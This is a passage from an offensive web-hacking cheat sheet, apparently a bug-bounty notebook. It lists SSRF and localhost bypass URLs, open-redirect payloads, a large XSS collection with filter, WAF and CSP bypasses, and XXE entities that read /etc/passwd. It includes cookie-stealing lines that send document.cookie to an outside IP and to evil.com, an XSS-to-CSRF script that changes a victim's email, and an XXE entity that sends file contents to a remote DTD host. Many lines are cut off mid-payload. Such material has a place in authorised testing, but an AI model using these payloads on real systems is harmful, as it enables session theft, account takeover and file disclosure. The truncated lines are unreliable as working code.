103 ?url=http://site@com/account/edit.aspx
104 ?url=http://site.com/account/edit.aspx
105 ?url=http://safesite.com?.site.com
106 ?url=http://safesite.com#.site.com
107 ?url=http://safesite.com\.\site.com/domain
108 ?url=https://\$I{T}\.C@M = site.com
109 ?url=https://192.10.10.3/
110 ?url=https://192.10.10.2?.192.10.10.3/
111 ?url=https://192.10.10.2#.192.10.10.3/
112 ?url=https://192.10.10.2\.192.10.10.3/
113 ?url=http://127.0.0.1/status/
114 ?url=http://localhost:8000/status/
115 ?url=http://site.com/domain.php
116 <?php
117 header('Location: http://127.0.0.1:8080/status');
118 ?>
119
120 # Localhost bypasses
121 0
122 127.00.1
123 127.0.01
124 0.00.0
125 0.0.00
126 127.1.0.1
127 127.10.1
128 127.1.01
129 0177.1
130 0177.0001.0001
131 0x0.0x0.0x0.0x0
132 0000.0000.0000.0000
133 0x7f.0x0.0x0.0x1
134 0177.0000.0000.0001
135 0177.0001.0000..0001
136 0x7f.0x1.0x0.0x1
137 0x7f.0x1.0x1
```

## SSRF Bypasses

```
1 http://%32%31%36%2e%35%38%2e%32%31%34%2e%32%32%37
```

```
2 http://%73%68%6d%69%6c%6f%6e%2e%63%6f%6d
3 http://///////////site.com/
4 http://0000::1:80/
5 http://000330.0000072.0000326.00000343
6 http://000NaN.000NaN
7 http://0177.00.00.01
8 http://017700000001
9 http://0330.072.0326.0343
10 http://033016553343
11 http://0NaN
12 http://0NaN.0NaN
13 http://0x0NaN0NaN
14 http://0x7f000001/
15 http://0xd8.0x3a.0xd6.0xe3
16 http://0xd8.0x3a.0xd6e3
17 http://0xd8.0x3ad6e3
18 http://0xd83ad6e3
19 http://0xNaN.0xaN0NaN
20 http://0xNaN.0xNa0x0NaN
21 http://0xNaN.0xNaN
22 http://127.0.0.1/status/
23 http://127.1/
24 http://2130706433/
25 http://216.0x3a.00000000326.0xe3
26 http://3627734755
27 http://[::]:80/
28 http://localhost:8000/status/
29 http://NaN
30 http://safesite.com#.site.com
31 http://safesite.com&site.com
32 http://safesite.com?.site.com
33 http://safesite.com\site.com/domain
34 http://shmilon.0xNaN.undefined.undefined
35 http://site.com/account/edit.aspx
36 http://site.com/domain.php
37 http://site@com/account/edit.aspx
38 http://whitelisted@127.0.0.1
39 https://192.10.10.2#.192.10.10.3/
40 https://192.10.10.2?.192.10.10.3/
41 https://192.10.10.2\.192.10.10.3/
42 https://192.10.10.3/
43 https://$1T€.C@M = site.com
44 <?php
45 header('Location: http://127.0.0.1:8080/status');
46 ?>
47
48 # Tool
49 # https://h.43z.one/ipconverter/
```

# Mindmap



# Open redirects

## Tools

```
1 #https://github.com/devanshbatham/OpenRedireX
2 python3 openredirex.py -u "https://website.com/?url=FUZZ" -p payloads.txt
3
4 #https://github.com/0xNanda/Oralyzer
5 python3 oralyzer.py -u https://website.com/redir?url=
```

## Payloads

```
1 # Check for
2 =aHR0
3 =http
4 # https://github.com/m0chan/BugBounty/blob/master/OpenRedirectFuzzing.txt
5
6 https://web.com/r/?url=https://phising-malicious.com
7 https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Open%20Red
8
9 # Check redirects
10 https://url.com/redirect/?url=http://twitter.com/
11 http://www.theirsite.com@yoursite.com/
12 http://www.yoursite.com/http://www.theirsite.com/
13 http://www.yoursite.com/folder/www.folder.com
14 /http://twitter.com/
15 /\twitter.com
16 /\twitter.com
17 ?c=.twitter.com/
18 /?redir=google.com
19 //google%E3%80%82com
20 //google%00.com
21 /%09/google.com
22 /%5cgoogle.com
23 //www.google.com/%2f%2e%2e
24 //www.google.com/%2e%2e
25 //google.com/
26 //google.com/%2f..
27 //\google.com
```

```
28 /\victim.com:80%40google.com
29 https://target.com///google.com// 
30 # Remember url encode the payloads!
31
32 # Search in Burp:
33 “=http” or “=aHR0” (base64 encode http)
34
35 # Fuzzing openredirect
36
37 # Intruder url open redirect
38 /{payload}
39 ?next={payload}
40 ?url={payload}
41 ?target={payload}
42 ?rurl={payload}
43 ?dest={payload}
44 ?destination={payload}
45 ?redir={payload}
46 ?redirect_uri={payload}
47 ?redirect_url={payload}
48 ?redirect={payload}
49 /redirect/{payload}
50 /cgi-bin/redirect.cgi?{payload}
51 /out/{payload}
52 /out?{payload}
53 ?view={payload}
54 /login?to={payload}
55 ?image_url={payload}
56 ?go={payload}
57 ?return={payload}
58 ?returnTo={payload}
59 ?return_to={payload}
60 ?checkout_url={payload}
61 ?continue={payload}
62 ?return_path={payload}
63
64 # Valid URLs:
65 http(s)://evil.com
66 http(s)://\evil.com
67 //evil.com
68 ///evil.com
69 /\evil.com
70 \/evil.com
71 /\evil.com
72 \\evil.com
73 \\\evil.com
74 / /evil.com
75 \ \evil.com
76
77 # Oneliner with gf
78 echo "domain" | waybackurls | httpx -silent -timeout 2 -threads 100 | gf r
```



# XSS



## Cross-Site Scripting (XSS) Cheat Sheet - 2019 Edition

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

- ⓘ Try XSS in every input field, host headers, url redirections, URI parameters and file upload namefiles.

Actions: phising through iframe, cookie stealing, always try convert self to reflected.

## Tools

```
1 # https://github.com/hahwul/dalfox
2 dalfox url http://testphp.vulnweb.com/listproducts.php
3
4 # https://github.com/KathanP19/Gxss
5 # Replace every param value with word FUZZ
6 echo "https://target.com/some.php?first=hello&last=world" | Gxss -c 100
7
8 # XSpear
9 gem install XSpear
10 XSpear -u 'https://web.com' -a
11 XSpear -u 'https://www.web.com/?q=123' --cookie='role=admin' -v 1 -a -b ht
12 XSpear -u "http://testphp.vulnweb.com/search.php?test=query" -p test -v 1
13
14 # Hosting XSS
15 # surge.sh
16 npm install --global surge
17 mkdir mypayload
18 cd mypayload
19 echo "alert(1)" > payload.js
20 surge # It returns the url
21
22 # XSS vectors
23 https://gist.github.com/kurobeats/9a613c9ab68914312cbb415134795b45
```

```
24
25 # Payload list
26 https://github.com/m0chan/BugBounty/blob/master/xss-payload-list.txt
27
28 https://github.com/terjanq/Tiny-XSS-Payloads
29
30 # XSS to RCE
31 # https://github.com/shelld3v/JSShell
32
33 # Polyglots
34 # https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Po
```

## Oneliners

```
1 # WaybackUrls
2 echo "domain.com" | waybackurls | httpx -silent | Gxss -c 100 -p XSS | sort
3 # Param discovery based
4 paramspider -d target.com > /filepath/param.txt && dalfox -b https://six2d
5 # Blind XSS
6 cat target_list.txt | waybackurls -no-subs | grep "https://" | grep -v "pn"
7 # Reflected XSS
8 echo "domain.com" | waybackurls | gf xss | kxss
```

## XSS recopilation

### Basics

```
1 # Locators
2 '';!--<XSS>=&{()}}
3
4 # 101
5 <script>alert(1)</script>
6 <script>+++-1---+alert(1)</script>
7 <script>+++-1---+alert(/xss/)</script>
8 %3Cscript%3Ealert(0)%3C%2Fscript%3E
9 %253Cscript%253Ealert(0)%253C%252Fscript%253E
10 <svg onload=alert(1)>
11 "><svg onload=alert(1)>
```

```
12 <iframe src="javascript:alert(1)">
13 "><script src=data:&comma;alert(1)//"
14 <noscript><p title=</noscript><img src=x onerror=alert(1)>">
15 %5B'-alert(document.cookie)-'%5D
```

## By tag

```
1 # Tag filter bypass
2 <svg/onload=alert(1)>
3 <script>alert(1)</script>
4 <script      >alert(1)</script>
5 <ScRipT>alert(1)</sCriPt>
6 <%00script>alert(1)</script>
7 <script>al%00ert(1)</script>
8
9 # HTML tags
10 <img/src=x a='' onerror=alert(1)>
11 <IMG ""><SCRIPT>alert(1)</SCRIPT>">
12 <img src='x` onerror=alert(1)>
13 <img src='/' onerror='alert("kalisa")'>
14 <IMG SRC=# onmouseover="alert('xss')">
15 <IMG SRC= onmouseover="alert('xss')">
16 <IMG onmouseover="alert('xss')">
17 <BODY ONLOAD=alert('XSS')>
18 <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
19 <SCRIPT SRC=http://evil.com/xss.js?< B >
20 "><XSS<test accesskey=x onclick=alert(1)//test
21 <svg><discard onbegin=alert(1)>
22 <script>image = new Image(); image.src="https://evil.com/?c="+document.co
23 <script>image = new Image(); image.src="http://" +document.cookie+"evil.com
24
25 # Other tags
26 <BASE HREF="javascript:alert('XSS');//">
27 <DIV STYLE="width: expression(alert('XSS'));">
28 <TABLE BACKGROUND="javascript:alert('XSS')">
29 <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
30 <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
31 <xss id=x tabindex=1 onactivate=alert(1)></xss>
32 <xss onclick="alert(1)">test</xss>
33 <xss onmousedown="alert(1)">test</xss>
34 <body onresize=alert(1)>"onload=this.style.width='100px'>
35 <xss id=x onfocus=alert(document.cookie)tabindex=1>#x';</script>
36
37 # CharCode
38 <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
39
```

```
40 # Input already in script tag
41 @domain.com">user+'-alert`1`-'@domain.com
42
43 # Scriptless
44 <link rel=icon href="//evil?
45 <iframe src="//evil?
46 <iframe src="//evil?
47 <input type=hidden type=image src="//evil?
48
49 # Unclosed Tags
50 <svg onload=alert(1)//
```

## Blind

```
1 # Blind XSS
2 # https://github.com/LewisArdern/bXSS
3 # https://github.com/ssl/ezXSS
4 # https://xsshunter.com/
5
6 # Blind XSS detection
7 # Xsshunter payload in every field
8 # Review forms
9 # Contact Us pages
10 # Passwords(You never know if the other side doesn't properly handle input)
11 # Address fields of e-commerce sites
12 # First or Last Name field while doing Credit Card Payments
13 # Set User-Agent to a Blind XSS payload. You can do that easily from a pro
14 # Log Viewers
15 # Feedback Page
16 # Chat Applications
17 # Any app that requires user moderation
18 # Host header
19 # Why cancel subscription? forms
```

## Bypasses

```
1 # No parentheses
2 <script>onerror=alert;throw 1</script>
3 <script>throw onerror=eval,'=alert\x281\x29'</script>
4 <script>'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}</script>
5 <script>location='javascript:alert\x281\x29'</script>
6 <script>alert`1`</script>
```

```

7  <script>new Function`X${document.location.hash.substr`1`}*</script>
8
9  # No parentheses and no semicolons
10 <script>{onerror=alert}throw 1</script>
11 <script>throw onerror=alert,1</script>
12 <script>onerror=alert;throw 1337</script>
13 <script>{onerror=alert}throw 1337</script>
14 <script>throw onerror=alert,'some string',123,'haha'</script>
15
16 # No parentheses and no spaces:
17 <script>Function`X${document.location.hash.substr`1`}``</script>
18
19 # Angle brackets HTML encoded (in an attribute)
20 “onmouseover=“alert(1)
21 ‘-alert(1)-’
22
23 # If quote is escaped
24 ‘}alert(1);{‘
25 ‘}alert(1)%0A{‘
26 \’}alert(1);{///
27
28 # Embedded tab, newline, carriage return to break up XSS
29 <IMG SRC="jav&#x09;ascript:alert('XSS');">
30 <IMG SRC="jav&#x0A;ascript:alert('XSS');">
31 <IMG SRC="jav&#x0D;ascript:alert('XSS');">
32
33 # RegEx bypass
34 
35
36 # Other
37 <svg/onload=eval(atob('YWxlcnQoJ1hTUycp'))>: base64 value which is alert('

```

## Encoded

```

1 # Unicode
2 <script>\u0061lert(1)</script>
3 <script>\u{61}lert(1)</script>
4 <script>\u{000000061}lert(1)</script>
5
6 # Hex
7 <script>eval('\x61lert(1)')</script>
8
9 # HTML
10 <svg><script>&#97;lert(1)</script></svg>
11 <svg><script>&#x61;lert(1)</script></svg>
12 <svg><script>alert&NewLine;(1)</script></svg>

```

# Polyglots

```
1 jaVasCript:/*-/*`/*\`/*'/*"/**/(* *oNcliCk=alert() )//%0D%0A%0d%0a//<st
2 -->'"></sCript><deTails open x=">" ontoggle=(co\u006efirm)` `>
3 oNcliCk=alert(1)%20)//%0D%0A%0d%0a//<stYle/<titLe/<teXtarEa/<scRipt//-
4 javascript:/--></titLe></style></textarea></script></xmp><svg/onload='+/
5 javascript:alert();//<img src=x:x onerror=alert(1)>\";alert();//';alert();
6 ' ;alert(String.fromCharCode(88,83,83))//';alert(String. fromCharCode(88,83
7 ">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext>></| \><
8 ``
9 %3C!%27/%!22/!%\27/\%22/ - !%3E%3C/Title/%3C/script/%3E%3CInput%20Type=Tex
10 <!'/!"/!\'\\"/ - !></Title/</script/><Input Type=Text Style=position:fixed
11 jaVasCript:/-//*\\'/*/*(/ *oNcliCk=alert() )//%0D%0A%0d%0A//<stYle/<ti
12 "">>
13 " ></plaintext></|><plaintext/onmouseover=prompt(1) >prompt(1)@gmail.com<i
14 " onclick=alert(1)//<button ' onclick=alert(1)//> /* alert(1)//
15 ?msg=<img/src=`%00`%20onerror=this.onerror=confirm(1)
16 <svg/onload=eval(atob('YWxlcnQoJ1hTUycp'))>
17 <sVg/oNloAd="JaVaScRiPt:/**/\*\`/'"\eval(atob('Y29uZmlybShkb2N1bWVudC5kb21h
18 ' ;alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,
19 jaVasCript:/*-/*`/*\`/*'/*"/**/(* *oNcliCk=alert())//%0D%0A%0d%0a//<stY
20 '">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext>></| \><
21 
22 # No parenthesis, back ticks, brackets, quotes, braces
23 a=1337,b=confirm,c=window,c.onerror=b;throw-a
24 
25 # Another uncommon
26 '-(a=alert,b=_Y000!_,[b].find(a))-'
27 
28 # Common XSS in HTML Injection
```

```
29 <svg onload=alert(1)>
30 </tag><svg onload=alert(1)>
31 "></tag><svg onload=alert(1)>
32 'onload=alert(1)><svg/l='
33 '>alert(1)</script><script/l='
34 /*alert(1)</script><script/*
35 /*alert(1)">'onload="/*<svg/l='
36 `'-alert(1)">'onload="`<svg/l='
37 /*</script>'>alert(1)/*<script/l='
38 p=<svg/l='&q='onload=alert(1)>
39 p=<svg 1='&q='onload=/*&r=/*alert(1)'>
40 q=<script/&q=/src=data:&q=alert(1)>
41 <script src=data:,alert(1)>
42 # inline
43 "onmouseover=alert(1) //
44 "autofocus onfocus=alert(1) //
45 # src attribute
46 javascript:alert(1)
47 # JS injection
48 '-alert(1)-'
49 '/alert(1)//'
50 \' /alert(1)//'
51 '}alert(1);{'
52 '}alert(1)%0A{'
53 \' }alert(1);{//'
54 /alert(1)//\
55 /alert(1)}//\
56 ${alert(1)}
57
58 # XSS onscroll
59 <p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y
60
61 # XSS filter bypasss polyglot:
62 ' ;alert(String.fromCharCode(88,83,83))//';alert(String. fromCharCode(88,83
63 ">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext>></| \><
64
65 " <script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.
66 " <script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.
67
68 # GO SSTI
69 {{define "T1"}}<script>alert(1)</script>{{end}} {{template "T1"}}
70
71 # Some XSS exploitations
72 - host header injection through xss
73 add referer: batman
74 hostheader: bing.com">script>alert(document.domain)</script><""
75 - URL redirection through xss
76 document.location.href="http://evil.com"
77 - phishing through xss - iframe injection
78 <iframe src="http://evil.com" height="100" width="100"></iframe>
79 - Cookie stealing through xss
```

```

80 https://github.com/lnxg33k/misc/blob/master/XSS-cookie-stealer.py
81 https://github.com/s0wr0b1ndef/WebHacking101/blob/master/xss-reflected-ste
82 <script>var i=new Image;i.src="http://172.30.5.46:8888/?"+document.cookie;
83 <img src=x onerror=this.src='http://172.30.5.46:8888/?'+document.cookie;>
84 <img src=x onerror="this.src='http://172.30.5.46:8888/?'+document.cookie;
85 - file upload through xss
86 upload a picturefile, intercept it, change picturename.jpg to xss paylaod
87 - remote file inclusion (RFI) through xss
88 php?=http://brutelogic.com.br/poc.svg - xsspayload
89 - convert self xss to reflected one
90 copy response in a file.html -> it will work
91
92 # XSS to SSRF
93 <esi:include src="http://yoursite.com/capture" />
94
95 # XSS to LFI
96 <script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText);
97
98 ');"
99 <script>document.write('<iframe src=file:///etc/passwd></iframe>');</script>
```

## XSS in files

```

1 # XSS in filename:
2 "><img src=x onerror=alert(document.domain)>.gif
3
4 # XSS in metadata:
5 exiftool -FIELD=XSS FILE
6 exiftool -Artist=' "><img src=1 onerror=alert(document.domain)>' brute.jpeg
7 exiftool -Artist='">'><script>alert(1)</script>' dapos.jpeg
8
9 # XSS in GIF Magic Number:
10 GIF89a/*<svg/onload=alert(1)>*/=/alert(document.domain)//;
11 # If image can't load:
12 url.com/test.php?p=<script src=http://url.com/upload/img/xss.gif>
13
14 # XSS in png:
15 https://www.secjuice.com/hiding-javascript-in-png-csp-bypass/
16
17 # XSS in PDF:
18 https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html
19
20 # XSS upload filename:
21 cp somefile.txt \"\>\<img\ src\ onerror=prompt\((1\)\)\>
```

```
22 <img src=x onerror=alert('XSS')>.png
23 "><img src=x onerror=alert('XSS')>.png
24 "><svg onmouseover=alert(1)>.svg
25 <<script>alert('xss')<!--a-->a.png
26 "><svg onload=alert(1)>.gif
27
28 # XSS Svg Image upload
29 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
30     <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#0
31     <script type="text/javascript">
32         alert('XSS!');
33     </script>
34 </svg>
35
36 # XSS svg image upload 2
37 # If you're testing a text editor on a system that you can also upload fil
38 <iframe src="https://s3-us-west-2.amazonaws.com/s.cdpn.io/3/movingcart_1.s
39 #If that works, upload an SVG with the following content and try rendering
40 <svg xmlns="http://www.w3.org/2000/svg">
41     <script>alert(document.domain)</script>
42 </svg>
43
44 # XSS in SVG 3:
45 <svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>
46
47 # XSS in XML
48 <html>
49 <head></head>
50 <body>
51 <something><script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)<
52 </body>
53 </html>
54
55 # https://brutelogic.com.br/blog/file-upload-xss/
56
57 " ="" '></><script></script><svg onload=""alertonload=alert(1)"" onload=se
58
59 # XSS in existent jpeg:
60 exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg
61
62 # XSS in url (and put as header)
63 http://acme.corp/?redir=[URI_SCHEME]://gremwell.com%0A%0A[XSS_PAYLOAD]
64
65 # XSS in XML
66 <?xml version="1.0" encoding="UTF-8"?>
67 <html xmlns:html="http://w3.org/1999/xhtml">
68 <html:script>prompt(document.domain);</html:script>
69 </html>
```

## DOM XSS

```
1 <img src=1 onerror=alert(1)>
2 <iframe src=javascript:alert(1)>
3 <details open ontoggle=alert(1)>
4 <svg><svg onload=alert(1)>
5 data:text/html,<img src=1 onerror=alert(1)>
6 data:text/html,<iframe src=javascript:alert(1)>
7 <iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
8 "><svg onload=alert(1)>
9 javascript:alert(document.cookie)
10 \"-alert(1)///
```

## XSS to CSRF

```
1 # Example:
2
3 # Detect action to change email, with anti csrf token, get it and paste th
4
5 <script>
6 var req = new XMLHttpRequest();
7 req.onload = handleResponse;
8 req.open('get','/email',true);
9 req.send();
10 function handleResponse() {
11     var token = this.responseText.match(/name="csrf" value="(\w+)/)[1];
12     var changeReq = new XMLHttpRequest();
13     changeReq.open('post', '/email/change-email', true);
14     changeReq.send('csrf=' + token + '&email=test@test.com')
15 };
16 </script>
```

## AngularJS Sandbox

```

1 # Removed in AngularJS 1.6
2 # Is a way to avoid some strings like window, document or __proto__.
3
4 # Without strings:
5 /?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:t
6
7 # With CSP:
8
9 <script>
10 location='https://your-lab-id.web-security-academy.net/?search=%3Cinput%20
11 </script>
12
13 # v 1.6 and up
14 {{new.constructor('alert(1)')()}}
15 <x ng-app>{{new.constructor('alert(1)')()}}
16
17 {{constructor.constructor('alert(1)')()}}
18 {{constructor.constructor('import("https://six2dez.xss.ht")')()}}
19 {{$on.constructor('alert(1)')()}}
20 {{{}."));alert(1)//"}}
21 {{{}."));alert(1)//"}}
22 toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toString().

```

## XSS in JS

```

1 # Inside JS script:
2 </script><img src=1 onerror=alert(document.domain)>
3 </script><script>alert(1)</script>
4
5 # Inside JS literal script:
6 '-alert(document.domain)-'
7 ';alert(document.domain)//
8 '-alert(1)-'
9
10 # Inside JS that escape special chars:
11 If ';'alert(document.domain)// is converted in '\';alert(document.domain)//'
12 Use '\';alert(document.domain)// to obtain \\';alert(document.domain)//
13 \\'-alert(1)//
14
15 # Inside JS with some char blocked:
16 onerror=alert;throw 1
17 /post?postId=5%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x>window
18

```

```
19 # Inside {}
20 ${alert(document.domain)}
21 ${alert(1)}
```


## XSS Waf Bypasses

```
1 # Only lowercase block
2 <sCRipT>alert(1)</sCRipT>
3
4 # Break regex
5 <script>%0aalert(1)</script>
6
7 # Double encoding
8 %2522
9
10 # Recursive filters
11 <scr<script>ipt>alert(1)</scr</script>ipt>
12
13 # Inject anchor tag
14 <a href="j&Tab;a&Tab;v&Tab;asc&Tab;ri&Tab;pt:alert&lpar;1&rpar;">
15
16 # Bypass whitespaces
17 <svg>onload=alert(1)>
18
19 # Change GET to POST request
20
21 # Imperva Incapsula
22 %3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%2
23 <img/src="x"/onerror="[JS-F**K Payload]">
24 <iframe/onload='this["src"]="javas&Tab;cript:al"+"ert` ``';><img/src=q oner
25
26 # WebKnight
27 <details ontoggle=alert(1)>
28 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">
29
30 # F5 Big IP
31 <body style="height:1000px" onwheel="[DATA]">
32 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[DATA]">
33 <body style="height:1000px" onwheel="[JS-F**k Payload]">
34 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[JS-F**k Pay
35 <body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)">
36 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow="prom%25%32%3
37
38 # Barracuda WAF
```

```
39 <body style="height:1000px" onwheel="alert(1)">
40 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">
41
42 # PHP-IDS
43 <svg+onload=+[DATA]>
44 <svg+onload=+"aler%25%37%34(1)">
45
46 # Mod-Security
47 <a href="j[785 bytes of (&NewLine;&Tab;)]avascript:alert(1);">XSS</a>
48 %<script%>alert(%xss%)%</script%>
49 <b/%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(1
50
51 # Quick Defense:
52 <input type="search" onsearch="aler\u0074(1)">
53 <details ontoggle="aler\u0074(1)">
54
55 # Sucuri WAF
56 %<script%>alert(%xss%)%</script%>
57
58 # Akamai
59 1%<script%>%<svg onload=prompt(document[domain])%>
60 <SCr%00Ipt>confirm(1)</scR%00ipt>
61 # AngularJS
62 {{constructor.constructor(alert 1 )()}}
```

---

## XSS Mindmap



# CSP

```
1 # CSP Checker
2 https://csp-evaluator.withgoogle.com/
3
4 # Content-Security-Policy Header
5
6 - If upload from web is allowed or :
7 https://medium.com/@shahjerry33/pixel-that-steals-data-im-invisible-3c938d
8 https://iplogger.org/invisible/
9 https://iplogger.org/15bZ87
10
11 - Content-Security-Policy: script-src https://facebook.com https://google.
12 By observing this policy we can say it's damn vulnerable and will allow in
13 working payload : "/><script>alert(1337);</script>
14
15 - Content-Security-Policy: script-src https://facebook.com https://google.
16 Again this is a misconfigured CSP policy due to usage of unsafe-eval.
17 working payload : <script src="data:;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ
18
19 - Content-Security-Policy: script-src 'self' https://facebook.com https://
20 Again this is a misconfigured CSP policy due to usage of a wildcard in scr
21 working payloads :"/>'><script src=https://attacker.com/evil.js></script>
22
23 - Content-Security-Policy: script-src 'self' report-uri /Report-parsing-ur
24 Misconfigured CSP policy again! we can see object-src and default-src are
25 working payloads :<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgx
26 <param name="AllowScriptAccess" value="always"></object>
27
28 - Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-e
29 With unsafe-eval policy enabled we can perform a Client-Side Template Inje
30 <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular
31 <script src=https://drive.google.com/uc?id=...&export=download></script>
32
33 - Content-Security-Policy: default-src 'self'; script-src 'self' *.google
34 You can upload the payload to the Yandex.Disk storage, copy the download l
35 <script src="https://[***].storage.yandex.net/[...]content_type=application
36
37 - Content-Security-Policy: default-src 'self'
38 If you are not allowed to connect to any external host, you can send data
39 window.location='https://deteact.com/' +document.cookie;
40
41 - Content-Security-Policy: script-src 'self'; object-src 'none' ; report-u
42 We can see object-src is set to none but yes this CSP can be bypassed too
43 working payloads :"/>'><script src="/user_upload/mypic.png.js"></script>
44
45 - Content-Security-Policy: script-src 'self' https://www.google.com; objec
```

```
46 In such scenarios where script-src is set to self and a particular domain
47 working payload :"><script src="https://www.google.com/complete/search?cli
48
49 - Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com/
50 In such scenarios where script-src is set to self and a javascript librar
51 working payloads :<script src="https://cdnjs.cloudflare.com/ajax/libs/prot
52
53 <script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angul
54 <div ng-app ng-csp>
55 {{ x = $on.curry.call().eval("fetch('http://localhost/index.php').then(d
56 </div>"><script src="https://cdnjs.cloudflare.com/angular.min.js"></scrip
57 <div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
58
59 - Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-s
60 If the application is using angular JS and scripts are loaded from a whi
61 working payloads :ng-app"ng-csp ng-click=$event.view.alert(1337)><script s
62
63 - Content-Security-Policy: script-src 'self' accounts.google.com/random/
64 In the above scenario, there are two whitelisted domains from where scri
65 working payload :">'><script src="https://website.with.redirect.com/redire
66
67 - Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-i
68 With inline execution enabled we can simply injection our code into the pa
69 url.com/asd.php/?a=<script>alert(document.domain)</scrtipt>
70 GoogleTagManager
71 <script>setTimeout(function(){dataLayer.push({event:'gtm.js'})},1000)</scr
72 <script src="//www.googletagmanager.com/gtm.js?id=GTM-*****"></script>
73
74 - Content-Security-Policy: default-src 'self' data: *; connect-src 'self';
75 This CSP policy can be bypassed using iframes. The condition is that appl
76 working payloads :<iframe srcdoc='<script src="data:text/javascript,alert(
77
78 - CSP with policy injection (only Chrome)
79 /?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20
```

# XXE

## Summary

- ⓘ XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any backend or external systems that the application itself can access.

Detection:

```
1 # Content type "application/json" or "application/x-www-form-urlencoded" t
2 # File Uploads allows for docx/xlsx/pdf/zip, unzip the package and add you
3 # If svg allowed in picture upload, you can inject xml in svgs.
4 # If the web app offers RSS feeds, add your malicious code into the RSS.
5 # Fuzz for /soap api, some applications still running soap apis
6 # If the target web app allows for SSO integration, you can inject your mi
```

Check:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE a []>
3 <methodCall><methodName>&test;.</methodName></methodCall>
```

If works, then:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE a[
```

## Tools

```
1 # https://github.com/BuffaloWill/oxml_xxe
2 # https://github.com/enjoiz/XXEinjector
```

## Attacks

```
1 # Get PHP file:
2 <?xml version="1.0"?>
3 <!DOCTYPE a [ <!ENTITY test SYSTEM "php://filter/convert.base64-encode/reso
4 <methodCall><methodName>&test; </methodName></methodCall>
5
6 # Classic XXE Base64 encoded
7 <!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTov
8
9 # Check if entities are enabled
10 <!DOCTYPE replace [<!ENTITY test "pentest"> ]>
11   <root>
12     <xxe>&test; </xxe>
13   </root>
14
15 # XXE LFI:
16 <!DOCTYPE foo [
17   <!ELEMENT foo (#ANY)>
18   <!ENTITY xxe SYSTEM "file:///etc/passwd">] ><foo>&xxe; </foo>
19
20 # XXE Blind LFI:
21 <!DOCTYPE foo [
22   <!ELEMENT foo (#ANY)>
23   <!ENTITY % xxe SYSTEM "file:///etc/passwd">
24   <!ENTITY blind SYSTEM "https://www.example.com/?%xxe;">] ><foo>&blind; </foo>
25
26 # XXE Access control bypass
27 <!DOCTYPE foo [
28   <!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=http:
29   <foo><result>&ac; </result></foo>
30
31 # XXE to SSRF:
32 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-d
33
34 # XXE OOB
```

```

35  <?xml version="1.0"?>
36  <!DOCTYPE data [
37    <!ENTITY % file SYSTEM "file:///etc/passwd">
38    <!ENTITY % dtd SYSTEM "http://your.host/remote.dtd">
39  %dtd;]>
40  <data>&send;</data>
41
42  # PHP Wrapper inside XXE
43  <!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode
44  <contacts>
45    <contact>
